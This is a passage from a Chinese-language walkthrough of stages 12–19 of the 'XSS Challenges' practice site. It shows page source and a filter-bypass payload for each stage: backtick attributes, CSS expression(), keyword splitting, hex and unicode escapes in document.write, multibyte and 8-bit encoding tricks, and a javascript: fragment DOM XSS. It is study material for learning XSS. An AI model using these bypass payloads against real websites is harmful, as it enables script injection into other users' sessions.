  <a href="http://blogged-on.de/xss/" target="_new">http://blogged-on.de/xss/</a>
  "
  "
  </div>
  <!-- Google Analytics / *** THIS IS NOT A TARGET. PLEASE LAY OFF! *** -->
  <script type="text/javascript">_</script>
  <script src="https://ssl.google-analytics.com/ga.js" charset="euc-jp" type="text/javascript">
</script>
</body>
</html>

```

过滤\x00到\x20所有字符，< > " (英文双引号) ' (英文单引号)。但是`还没被过滤，于是可以用`加上onclick,onmouseover,onfocus均可。但是前提只有在IE中才能实现。

payload:

`onclick=alert(document.domain);

第十三关

XSS Challenges

Stage #13

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`Hint:

style: background-color:salmon

reflect style

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```

<html>
  <head>_</head>
  <body>
    <div>
      <h1>XSS Challenges</h1>
      <!-- Cross Site Scripting (XSS) Quiz -->
      <h2>Stage #13</h2>
      <b>What you have to do:</b>
      "
      Inject the following JavaScript command: "
      <code>alert(document.domain);</code>
    <p>
      <b>Hint:</b>
      <span id="hide">style attribute</span> == $0
      <input type="hidden" name="key" value="tubhf.%60.25/qiq">
    </p>
    <form action="?sid=25a0023f3d0e8a7fdd1585960eb839d8aa9269" method="post">_</form>
    <span id="msg" style="display:none"></span>
    <p></p>
    <hr>
    "
    This page was written by yamagata21,
    inspired by "
    <a href="http://blogged-on.de/xss/" target="_new">http://blogged-on.de/xss/</a>
    "
    "
  </div>
  <!-- Google Analytics / *** THIS IS NOT A TARGET. PLEASE LAY OFF! *** -->
  <script type="text/javascript" charset="euc-jp">_</script>
  <script src="https://ssl.google-analytics.com/ga.js" charset="euc-jp" type="text/javascript">
</script>

```

根据提示，需要控制style的属性，style跟JS连接的属性有expression，url。需要注意的是expression是IE浏览器早期版本中的CSS属性值，实验使用IE 浏览器。

payload:

da13:expression(onmouseover=function(){alert(document.domain)})

第十四关

和十三关没什么太大的区别，就是加了对敏感词汇的黑名单过滤

s/(url|script|eval|expression)/xxx/ig;

这样也不难绕过直接在关键词中间加注释符就行了。

第十五关

XSS Challenges

Stage #15

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`

Hint:

document.write:

reflect

hohoghe

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```
<html>
<head>_</head>
<body>
  <div>
    <h1>XSS Challenges</h1>
    <!-- Cross Site Scripting (XSS) Quiz -->
    <h2>Stage #15</h2>
    <b>What you have to do:</b>
    "
    Inject the following JavaScript command: "
    <code>alert(document.domain);</code>
    <p>
      <b>Hint:</b>
      <span id="hide">document.write();</span> == $0
      <input type="hidden" name="key" value="tubhf1111127/qiq">
    </p>
    <form action="7sid=64e946dd9738270d43492db9eaaacc075652b388" method="post"></form>
    <span id="msg" style="display:none"></span>
    <p></p>
    <hr>
    "
    This page was written by yamagata21,
```

这里可以看到document.write()函数把value写入。我们先试试一般的payload看看。

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`

Hint:

document.write:

reflect

<script>alert(document.domain)</script>

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```
<!-- Cross Site Scripting (XSS) Quiz -->
<h2>Stage #15</h2>
<b>What you have to do:</b>
"
Inject the following JavaScript command: "
<code>alert(document.domain);</code>
<p>
  <b>Hint:</b>
  <span id="hide">document.write();</span>
  <input type="hidden" name="key" value="tubhf1111127/qiq">
</p>
<form action="7sid=cacce53bc6055b43fe7573a15e87985b6cc866b" method="post">
  <hr class="red">
  "
  document.write: "
  <input type="text" name="p1" size="60" value="<script>alert(document.domain)</script>">
  <input type="submit" value="reflect">
  <hr class="red">
</pre>
<script>document.write("&lt;script&gt;alert(document.domain)&lt;/script&gt;");</script>
  <script>alert(document.domain)</script>
</pre>
</form>
<span id="msg" style="display:none"></span>
<p></p>
```

可以看到这里对特殊符号进行了编码。导致我们输入的不能被触发

那我们试试编码html实体编码。

XSS Challenges

Stage #15

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`

Hint:

document.write:

reflect

<script>alert(document.domain)</script>

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```
<html>
<head>_</head>
<body>
  <div>
    <h1>XSS Challenges</h1>
    <!-- Cross Site Scripting (XSS) Quiz -->
    <h2>Stage #15</h2>
    <b>What you have to do:</b>
    "
    Inject the following JavaScript command: "
    <code>alert(document.domain);</code>
    <p></p>
    <form action="7sid=3d5ae3c3256bce88b9ac81c0c598bc397bb2cca6" method="post">
      <hr class="red">
      "
      document.write: "
      <input type="text" name="p1" size="60" value="&#x3c;script&#x3e;alert(document.domain)&#x3c;/script&#x3e;">
      <input type="submit" value="reflect">
      <hr class="red">
    </pre>
    <script>
      document.write("&#x3c;script&#x3e;alert(document.domain)&#x3c;/script&#x3e;");
    </script>
    <script>
      &#x3c;script&#x3e;alert(document.domain)&#x3c;/script&#x3e;
    </pre>
```

这里对&符号也编码了。

试试js十六进制编码

```
\\x3cscript\\x3ealert(document.domain);\\x3c/script\\x3e
```

XSS Challenges

Stage #15

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`

Hint:

document.write:

Congratulations!! Next stage [stage00000016.php](#).

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```
<html>
<head></head>
<body>
  <div>
    <h1>XSS Challenges</h1>
    <!-- Cross Site Scripting (XSS) Quiz -->
    <h2>Stage #15</h2>
    <b>What you have to do:</b>
    <br>
    "
    Inject the following JavaScript command: "
    <code>alert(document.domain);</code>
    <p></p>
    <form action="?sid=0fb15bc190f4d9ba2c4da0a5b9893ac7e2081d2f" method="post">
      <hr class="red">
      "
      document.write: "
      <input type="text" name="p1" size="60" value="\\x3cscript\\x3ealert(document.domain);\\x3c/
      script\\x3e">
      <input type="submit" value="reflect">
      <hr class="red">
    <pre>
      <script>document.write("\\x3cscript\\x3ealert(document.domain);\\x3c/script\\x3e");
      </script>
    </pre>
    <script>alert(document.domain);</script> == $0
  </form>
  <span id="msg" style="display:none">
    <span id="h3">Congratulations!!</span>
```

这里可以看到成功了。就是因为document.write是js中的，所以按照js编码规则，这样的payload是可以被识别的。

第十六关

XSS Challenges

Stage #16

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`

Hint:

document.write:

hoge


This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```
<html>
<head></head>
<body>
  <div>
    <h1>XSS Challenges</h1>
    <!-- Cross Site Scripting (XSS) Quiz -->
    <h2>Stage #16</h2>
    <b>What you have to do:</b>
    <br>
    "
    Inject the following JavaScript command: "
    <code>alert(document.domain);</code>
    <p>
      <b>Hint:</b>
      <span id="hide">"document.write();" and "<script>alert(document.domain);</script>"</span>
      <input type="hidden" name="key" value="tubhf.0p28/qiq">
    </p>
    <form action="?sid=88f3b81f311d6280c467586776427c85bb6fce5c" method="post">
      <hr class="red">
      "
      document.write: "
      <input type="text" name="p1" size="60" value="hoge">
      <input type="submit" value="reflect">
      <hr class="red">
    <pre>
      <script>document.write("hoge");</script> == $0
      "hoge"
    </pre>
    </form>
    <span id="msg" style="display:none">
    <p></p>
    <hr>
    "
    This page was written by yamagata21,
    inspired by "
```


这里可以看到依然是document.write函数，但是做了过滤。"x"这类符号被过滤了，也就是说js的16进制都不行了。但是还有unicode编码和8进制，以下贴出unicode编码的payload。

payload:

```
\\u003cscript\\u003ealert(document.domain)\\u003c/script\\u003e
```



第十七关



这里提示多字节字符。这里如果regist成功，输入的数据就会显示在框里面，如果有违法字符就什么都不会显示。这里fuzz以下发现过滤了"<>"符号。根据提示可以猜测是类似于宽字节注入。

半角片假名使用两个字节来表示。

	[html]  
1.	“第一位字节”使用 0x8E
2.	“第二位字节”使用 0xA1-0xDF

JIS X 0208字元使用两个字节来表示。

	[html]  
1.	“第一位字节”使用 0xA1-0xFE
2.	“第二位字节”使用 0xA1-0xFE

JIS X 0212字元使用三个字节来表示。

	[html]  
1.	“第一位字节”使用 0x8F
2.	“第二位字节”使用 0xA1-0xFE
3.	“第三位字节”使用 0xA1-0xFE

但是这里说是要老版本的IE才会成功。所以就直接贴出payload

payload:

```
p1=1%A7&p2=+onmouseover%3Dalert%28document.domain%29%3B+%A7
```

第十八关

XSS Challenges

Stage #18

What you have to do:


Inject the following JavaScript command: `alert(document.domain);`

Hint:

Hint2: This stage works on only old version IE. So, you may [skip this stage](#).

Name:

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.



依然过滤了<>"

这个源自于浏览器会把一些8位的字符直接解释成7位ascii(漏洞已经在IE8中修补了)浏览器会忽略掉一些8位字符的第一位,如BC和<2进制的后7位相同,浏览器会把他当做BC,并不会过滤。比如:“<”十六进制“3C”,对应二进制是“0011 1100”最高位置1 变为 1011 1100 — 也就是 BC。可以理解为 3C + 80 = BC (十六进制下)

所以

```
> <script>alert(document.domain)</script>
```

经过变换后就是

```
%A2%BE%BCscript%BEalert(document.domain);%BC/script%BE
```

这题也是需要IE才能实现

第十九关

XSS Challenges

Stage #19


What you have to do:

Inject `span#hide` 199.16x17 command: `alert(document.domain);`

Hint:

[link](#)

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.




根据提示,可以找到该漏洞的文章

<https://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-and-something.html>因为这个洞是2010年的了，比较久远了，而且要在IE8中才能触发。

这里和twitter中的漏洞环境差不多。取#!后面的放入linkurl后面。但是在谷歌里面插入

```
#!javascript&#58;alert(document.domain)
```



404 Not Found



本来在IE8中就可以弹窗但是这里看到谷歌会404，不过URL会变成javascript协议。

最后

经过这次的xss challenges算是复习了一下对xss编码和简单xss绕过的一些小技巧，下来还会去练习一些更难的，灵活性更强的。希望各位大佬们如果看到什么